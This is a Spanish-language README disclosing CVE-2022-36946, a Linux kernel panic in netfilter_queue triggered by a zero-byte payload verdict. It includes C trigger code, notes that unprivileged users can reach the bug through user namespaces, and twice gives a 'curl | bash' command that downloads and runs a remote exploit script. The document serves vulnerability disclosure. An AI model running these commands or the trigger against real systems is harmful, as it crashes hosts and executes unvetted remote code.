pwnzer0tt1/cve-2022-36946
CVE-2022-36946 pánico del kernel de Linux en netfilter_queue

Reportado por: Domingo Dirutigliano y Nicola Guerrera
Mientras trabajábamos en firegex, nuestro firewall de aplicaciones para competiciones CTF Attack-Defence, nos encontramos con algunos kernel panics.
Este extraño comportamiento fue aislado y analizado, lo que llevó al descubrimiento de este potencial fallo de seguridad en el módulo netfilter, concretamente con nfnetlink.

El kernel entra en pánico al enviar un veredicto nf_queue con un atributo nfta_payload de 0 bytes.
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
Esto ocurre porque la pila IP/IPv6 extrae la cabecera IP(v6) del paquete después del hook de entrada.
Por lo tanto, si el usuario trunca el paquete por debajo del tamaño de la cabecera, este skb_pull() dará como resultado un skb malformado que provocará un pánico.
Pruébalo ejecutando curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash también con un usuario sin privilegios (más detalles abajo).
Usando los namespaces de linux, en particular los user namespaces (habilitados mediante kernel.unprivileged_userns_clone=1), un usuario normal es capaz
de crear un network namespace, lo que le permite usar las mismas primitivas del kernel que desencadenan el pánico.
Esto te permitirá usar la vulnerabilidad sin tener root.
Este escenario no es poco común: por ejemplo podman usa esta opción para ejecutar sus contenedores (rootless), y en algunas distribuciones esta opción está habilitada por defecto.
También puedes intentar ejecutar el exploit sin privilegios de root ejecutando:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
o si quieres probarlo al vuelo (solo se requiere tener instalados tar y curl):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
Corregido en el kernel de linux 5.19 ver diff
Parche original del equipo de seguridad del kernel de linux aquí
Funcionó al sexto intento, así que mantuvimos el nombre.